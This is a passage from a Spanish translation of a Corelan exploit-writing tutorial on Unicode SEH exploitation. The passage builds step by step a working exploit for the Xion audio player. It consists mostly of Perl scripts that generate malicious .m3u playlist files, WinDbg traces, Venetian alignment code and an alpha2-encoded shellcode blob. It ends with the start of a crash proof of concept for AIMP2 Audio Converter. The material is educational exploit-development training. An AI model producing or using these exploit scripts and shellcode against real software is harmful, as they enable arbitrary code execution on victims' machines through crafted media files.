ret at 0x00470F04 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F0B [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450B2D [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480833 [xion.exe] ** Maybe Unicode compatible **
ret 04 at 0x00410068 [xion.exe] ** Unicode compatible **
ret 04 at 0x00410079 [xion.exe] ** Unicode compatible **
ret 04 at 0x004400C0 [xion.exe] ** Unicode compatible **
ret at 0x00470166 [xion.exe] ** Maybe Unicode compatible **
```

Las direcciones que debería llamar tu atención inmediatamente son las que parecen ser compatible con Unicode. La secuencia de comandos de pvefindaddr indicará direcciones que tengan bytes nulos en el primer byte y el tercero. Tu tarea ahora es encontrar las direcciones que sean compatibles con tu exploit. Dependiendo de la traducción de la página de código Unicode que fue utilizada, puedes o no ser capaz de usar una dirección que contenga un byte que es > 7f.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Como se puede ver, en este ejemplo estamos limitados a las direcciones en el ejecutable xion.exe mismo, que (afortunadamente) no está compilado con SafeSEH.

Si dejamos a un lado todas las direcciones que contienen bytes > 7f, entonces vamos a tener que trabajar con:

0×00450015, 0x00410068 y 0x00410079.

Ok, vamos a probar estas 3 direcciones y ver qué pasa.

Sobrescribe el SE Handler con una de estas direcciones y sobrescribe el próximo SEH con 2 A´s de (0× 41 0×41).

Código:

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x41\x41";  #nseh -> 00410041
my $seh="\x15\x45";   #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Resultado:

```
0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00410041
```

Si se coloca un BP en 00450015, deberíamos ver el siguiente resultado después de presionar F5 y luego trazar las instrucciones:

```
0:000> bp 00450015
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50015:
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
```

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> d eip
0012f2ac  41 00 41 00 15 00 45 00-44 00 44 00 44 00 44 00  A.A...E.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

Podemos ver el POP POP RET ejecutándose, y después del RET, se hace un salto al registro de SE (nSEH) en 0012f2ac.

La primera instrucción en nSEH es 0×41 (que es "INC EAX"). Al volcar el contenido de EIP (antes de ejecutar la instrucción), vemos las 2 A'S en nSEH (41 00 41 00), seguido de 15 00 45 00 (=SE Handler), y luego D's (de $morestuff). En un típico exploit de SEH, nos gustaría saltar a la D's. Ahora, en lugar de escribir jumpcode en nseh (que será casi imposible de hacer), sólo puede "caminar" hacia las D's.

Todo lo que necesitamos es:

- Algunas instrucciones en nSEH que actuarán como un NOP, (o incluso pueden ayudarnos a preparar la pila luego).

- La confirmación de que la dirección de SE Handler (15 00 45 00), cuando se ejecuta como si se tratara de instrucciones, no hará ningún daño tampoco.

Las 2 A'S en nSEH, cuando se ejecutan, harán lo siguiente:

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=0012f2ac esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450016 edx=7c9032bc esi=00000000
edi=00000000
eip=0012f2ad esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 004100          add     byte ptr [ecx],al
ds:0023:00450016=5d
```

La primera instrucción parece ser más o menos inofensiva, pero la segunda causará otra excepción, lo que nos devuelve a nSEH. Así que no va a funcionar.

Tal vez podemos utilizar una de las siguientes instrucciones de nuevo:

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

Hay una serie de instrucciones que funcionan también (62, 6d, etcétera).

Y tal vez la primera instrucción (41 = INC EAX) podría ser reemplazada por un POPAD (= \x61) (que pondrá algo en todos los registros. Esto nos puede ayudar luego).

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Entonces sobrescribe nSEH con 0×61 0×62 y ve lo que hace:

Código:

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #nseh -> popad + nop/align
my $seh="\x15\x45";   #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Resultado:

```
0:000> !exchain
0012f2ac: ***
image00400000+50015 (00450015)
Invalid exception stack at 00620061
0:000> bp 00450015
0:000> bp 0012f2ac
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
Breakpoint 1 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
```

```
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah
ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset
<Unloaded_papi.dll>+0x440044ff (44004500)
```

Eso funciona. POPAD ha puesto algo en todos los registros, y la instrucción 006200 actuó como una especie de NOP.

Nota: Lo que por lo general funciona mejor en nSEH es una instrucción de byte simple + una instrucción NOP por igual. Hay muchas instrucciones de un solo byte (INC <Reg>, DEC <Reg>, POPAD), por lo que debes jugar un poco con las instrucciones hasta que obtengas lo que deseas.

La última instrucción en el resultado de arriba muestra la siguiente instrucción, que se compone del puntero a POP POP RET (15004500), y al parecer se toma un byte adicional de los datos que están en la pila justo después del SE Handler (44). Nuestro puntero 00450015 se convierte ahora en una instrucción que tiene el opcode 15 = ADC EAX, seguido por un Offset de 4 bytes. (El siguiente byte de la pila fue tomado para alinear la instrucción. Controlamos que el siguiente byte, no sea un gran problema).

Ahora tratamos de ejecutar lo que solía ser un puntero a POP POP RET. Si somos capaces de conseguir más allá de la ejecución de estos bytes, y podemos comenzar a ejecutar códigos de operación después de estos 4 bytes, entonces hemos logrado lo mismo que si hubiéramos ejecutado jumpcode en nSEH.

Continúa caminando (traza), y acabarás aquí:

```
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset
<Unloaded_papi.dll>+0x440044ff (44004500)
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 00440044        add     byte ptr [eax+eax+44h],al
ds:0023:8826550e=??
```

Ajá, así que hemos empezado a ejecutar el código que se puso en la pila después de sobrescribir la estructura SE.

Básicamente, tratamos de ejecutar 0044000044, que son D's.

Conclusión:

- Hemos sobrescrito la estructura SE.

- Nos adueñamos de EIP (POP POP RET).

- Simulamos un salto corto.

- Hicimos que la aplicación ejecute código arbitrario.

El siguiente reto es convertir esto en un exploit funcional. No podemos poner nuestra Shellcode codificada aquí, ya que el decodificador necesita un registro que apunte a sí mismo. Si nos fijamos en los valores de los registros actuales, hay una gran cantidad de registros que apuntan casi a la ubicación actual, pero ninguno de ellos apunta directamente a la ubicación actual. Así que tenemos que modificar uno de los registros, y usar algo de relleno para poner la Shellcode exactamente donde tiene que estar.

Digamos que queremos usar EAX. Sabemos cómo construir la Shellcode que utiliza EAX con alpha2 (que sólo requiere de un registro). Si deseas

utilizar vense.pl, entonces tendrías que preparar un registro adicional, hacer que apunte a una ubicación de memoria que se pueda escribir y sea ejecutable. Pero el concepto básico es el mismo.

De todas formas, volver a utilizar el código generado por alpha2. Lo que tenemos que hacer es apuntar EAX en la ubicación que apunta al primer byte de nuestro decodificador (=la Shellcode codificada) y luego saltar a EAX.

Además, las instrucciones que se necesitan para escribir, deben ser compatibles con Unicode. Así que tenemos que utilizar la técnica de la Shellcode veneciana que se explicó anteriormente.

Mira los registros. Podríamos, por ejemplo, poner EBP en EAX y luego añadir una pequeña cantidad de bytes, para saltar sobre el código que se necesita para apuntar EAX al decodificador y saltar a él.

Probablemente tendremos que añadir un poco de relleno entre el código y el comienzo del decodificador, (el resultado final sería que EAX apunte al decodificador, cuando el salto se haga).

Cuando ponemos EBP en EAX y añadimos 100 bytes, EAX apuntará a 0012f3ac. Ahí es donde el decodificador tiene que ser colocado.

Tenemos el control de los datos en esa ubicación:

```
0:000> d 0012f3ac
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

Con el fin de obtener EBP+100 en EAX, y saltar a EAX, necesitamos el siguiente código:

```
push ebp
pop eax
add eax,0x11001400
sub eax,0x11001300

push eax
ret
```

Después de aplicar la técnica de la Shellcode veneciana, esto es lo que hay que poner en el buffer:

```
my $preparestuff="D";   #we need the first D
```

```
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align
```

Como hemos visto, necesitamos la primera D porque ese byte que se utiliza como parte del offset en la instrucción ejecutada en el Handler SE.

Después de esa instrucción, preparamos EAX para que apunte a 0x0012f3ac, y podemos dar el salto a eax:

Código:

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #popad + nop
my $seh="\x15\x45";   #put 00450015 in SE Handler

my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align

my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

my $morestuff="D" x (5000-
length($junk.$nseh.$seh.$preparestuff.$jump));

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Resultado:

```
This exception may be expected and handled.
eax=00000044 ebx=02ee2c84 ecx=02dbc588 edx=00130000 esi=02ee2c68
edi=0012f298
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax
ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00620061

0:000> bp 0012f2ac

0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000
edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah
ds:0023:0012e54c=b8
0:000>
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset
<Unloaded_papi.dll>+0x440044ff (44004500)
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 006e00          add     byte ptr [esi],ch
ds:0023:0012e538=63
0:000>
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b8 esp=0012e4a8 ebp=0012f2ac iopl=0         ov up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200a86
<Unloaded_papi.dll>+0x12f2b7:
0012f2b8 55              push    ebp
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2b9 esp=0012e4a4 ebp=0012f2ac iopl=0         ov up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200a86
<Unloaded_papi.dll>+0x12f2b8:
0012f2b9 006e00          add     byte ptr [esi],ch
ds:0023:0012e538=95
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2bc esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200282
<Unloaded_papi.dll>+0x12f2bb:
0012f2bc 58              pop     eax
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2bd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200282
<Unloaded_papi.dll>+0x12f2bc:
0012f2bd 006e00          add     byte ptr [esi],ch
ds:0023:0012e538=c7
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2c0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200286
<Unloaded_papi.dll>+0x12f2bf:
0012f2c0 0500140011      add     eax,offset BASS+0x1400 (11001400)
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2c5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12f2c4:
0012f2c5 006e00          add     byte ptr [esi],ch
ds:0023:0012e538=f9
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
eip=0012f2c8 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200207
<Unloaded_papi.dll>+0x12f2c7:
0012f2c8 2d00130011      sub     eax,offset BASS+0x1300 (11001300)
0:000>
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2cd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12f2cc:
0012f2cd 006e00          add     byte ptr [esi],ch
ds:0023:0012e538=2b

0:000> d eax
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f40c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f41c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2d0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12f2cf:
0012f2d0 50              push    eax
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2d1 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12f2d0:
0012f2d1 006d00          add     byte ptr [ebp],ch
ss:0023:0012f2ac=61
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f2d4 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200282
<Unloaded_papi.dll>+0x12f2d3:
0012f2d4 c3              ret

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538
edi=0012e580
eip=0012f3ac esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz
na po nc
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200282
<Unloaded_papi.dll>+0x12f3ab:
0012f3ac 44              inc     esp
```

Ok, eso funcionó

Así que ahora, tenemos que poner nuestra Shellcode en nuestro Payload, asegurándonos de que esté en 0012f3ac también. Para hacerlo, necesitamos el desplazamiento entre la última instrucción en nuestro jumpcode veneciano (c3=ret) y 0012f3ac.

```
0:000> d 0012f2d4
0012f2d4  c3 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  ..D.D.D.D.D.D.
0012f2e4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f2f4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f304  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f314  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f324  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f334  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f344  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0:000> d
0012f354  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f364  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f374  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f384  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f394  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3a4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3b4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3c4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
```

0012f3ac - 0012f2d5 = 215 bytes. La mitad de la cantidad requerida de los bytes añadidos por la conversión de Unicode, por lo que necesitamos rellenar 107 bytes (que se expanden automáticamente a 214 bytes), luego ponemos nuestra Shellcode, y después más basura (para activar la excepción que finalmente conduce a activar nuestro código).

Código:

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #popad + nop
my $seh="\x15\x45";   #put 00450015 in SE Handler

my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
$preparestuff=$preparestuff."\x6e";  #pop/align

my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

my $morestuff="D" x 107;  #required to make sure shellcode = eax

my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JBKLK8U9M0M0KPS0U99UNQ8RS44KPR004K".
"22LLDKR2MD4KCBMXLOGG0JO6NQKOP1WPVLOLQQCLM2NL".
"MPGQ8OLMM197K2ZP22B7TK0RLPTK12OLM1Z04KOPBX55".
"Y0D4OZKQXP0P4KOXMHTKR8MPKQJ3ISOL19TKNTTKM18V".
"NQKONQ90FLGQ8OLMKQY7NXK0T5L4M33MKHOKSMND45JB".
"R84K0XMTKQHSBFTKLL0KTK28MLM18S4KKT4KKQXPSYOT".
"NDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM2JKQTMSU".
"89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU7MEM".
"KOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

my $evenmorestuff="D" x 4100;  #just a guess

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff.$shellcode.$e
venmorestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Resultado:

¡Voila

Construir un exploit Uicode - Ejemplo 2

En nuestro primer ejemplo, tuvimos un poco de suerte. Los espacios de buffer disponibles nos permitieron usar una Shellcode de 524 bytes,

colocada después de sobrescribir el registro SEH. De hecho, los 524 bytes son bastante pequeños para la Shellcode Unicode.

Quizá no tengamos esta suerte todo el tiempo.

En el segundo ejemplo, voy a hablar de los primeros pasos para la construcción de un exploit funcional para **AIMP2 Audio Converter 2.51 build 330** (e inferior), según ha informado mr_me.

http://securityreason.com/securityalert/6472

Puedes descargar la aplicación vulnerable aquí.

(La aplicación vulnerable es aimp2c.exe). Cuando se carga un archivo especialmente uno playlist modificada y pulsas el botón "Play", la aplicación se bloquea:

Código Poc:

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 5000;
my $payload=$header.$junk."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Resultado:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=00000277 edx=00000c48 esi=001d1a58
edi=00130000
